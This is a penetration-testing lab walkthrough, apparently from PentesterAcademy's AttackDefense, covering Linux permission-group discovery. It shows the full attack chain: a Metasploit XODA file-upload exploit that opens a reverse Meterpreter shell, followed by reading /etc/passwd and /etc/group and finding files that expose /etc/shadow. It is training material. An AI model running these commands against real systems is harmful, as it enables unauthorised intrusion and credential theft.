ATTACK DEFENSE

by PentesterAcademy

Name	T1069 : Permission Groups Discovery
URL	https://attackdefense.com/challengedetails?cid=1868
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective:

- Identify the group id of user james
- Identify the groups to which the user dave is added.
- Identify the files which can be read/modified by user dave due to the group permissions.

Solution:

Step 1: Check the IP address of the attacker machine.


Commands: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
20218: eth0@if20219: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
20222: eth1@if20223: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:c6:f6:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.198.246.2/24 brd 192.198.246.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target machine.


Command: nmap 192.198.246.3



```
root@attackdefense:~# nmap 192.198.246.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-23 18:02 UTC
Nmap scan report for target-1 (192.198.246.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:C6:F6:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Step 3: Check the HTTP content hosted on port 80 of the target machine.

Command: curl 192.198.246.3




```
root@attackdefense:~# curl 192.198.246.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getElementById(_10[i]).cl
assName="tab";}document.getElementById(id).className="stab";}var allfiles=new Array('');
                        //]]>
                </script>
                <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
                <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
                <link rel="stylesheet" href="/style.css" type="text/css" />
</head>

<body onload="document.lform.username.focus();">
        <div id="top">
```

As mentioned in the challenge, a XODA webapp instance is running on the system which can be exploited using “exploit/unix/webapp/xoda_file_upload” metasploit module

Step 4: Start msfconsole.


Command: msfconsole



```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?

[-] ***
```

Step 5: Select the mentioned module and set the parameter values.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.198.246.3
set TARGETURI /
exploit




```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.198.246.3
RHOSTS => 192.198.246.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.198.246.2:4444
[*] Sending PHP payload (uUMHka.php)
[*] Executing PHP payload (uUMHka.php)
[*] Sending stage (38247 bytes) to 192.198.246.3
[*] Meterpreter session 1 opened (192.198.246.2:4444 -> 192.198.246.3:49154) at 2020-04-23 18:04:28 +0000
[!] Deleting uUMHka.php

meterpreter >
```

A meterpreter session is spawned on the target machine.

Step 6: Start a command shell and check the content of /etc/passwd file

Commands:
shell
cat /etc/passwd




```
meterpreter > shell
Process 798 created.
Channel 0 created.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
dave:x:999:999:dave:/home/dave:/bin/bash
john:x:998:998:john:/home/john:/bin/bash
james:x:997:997:james:/home/james:/bin/rbash
```


The group name of user james is "james" and group id is 997

Step 7: Check the group information.


Command: cat /etc/group




```
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
```



```
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:dave
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
```



```
floppy:x:25:
tape:x:26:
sudo:x:27:dave
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:dave
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
netdev:x:102:
crontab:x:103:
```




```
syslog:x:104:
mysql:x:105:
ssh:x:106:
ssl-cert:x:107:
dave:x:999:
john:x:998:
james:x:997:
```

The user dave is in the shadow and sudo groups

Step 8: Find the files which can be accessed by sudo and shadow groups.

Commands:

```
find / -type f -group shadow -exec ls -l {} \; 2>/dev/null
find / -type f -group sudo -exec ls -l {} \; 2>/dev/null
```



```
find / -type f -group shadow 2>/dev/null
/etc/gshadow
/etc/shadow
/sbin/unix_chkpwd
/usr/bin/expiry
/usr/bin/chage
find / -type f -group shadow -exec ls -l {} \; 2>/dev/null
-rw-r----- 1 root shadow 493 Apr 23 13:48 /etc/gshadow
-rw-r----- 1 root shadow 908 Apr 23 13:48 /etc/shadow
-rwxr-sr-x 1 root shadow 35536 Mar 16  2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 23360 May 16  2017 /usr/bin/expiry
-rwxr-sr-x 1 root shadow 55000 May 16  2017 /usr/bin/chage
find / -type f -group sudo -exec ls -l {} \; 2>/dev/null
```

The shadow group can read /etc/gshadow, /etc/shadow file which are not readable by other users. The sudo group does not allow dave user to read or write any other files.

References:

1. Permission Groups Discovery (https://attack.mitre.org/techniques/T1069/)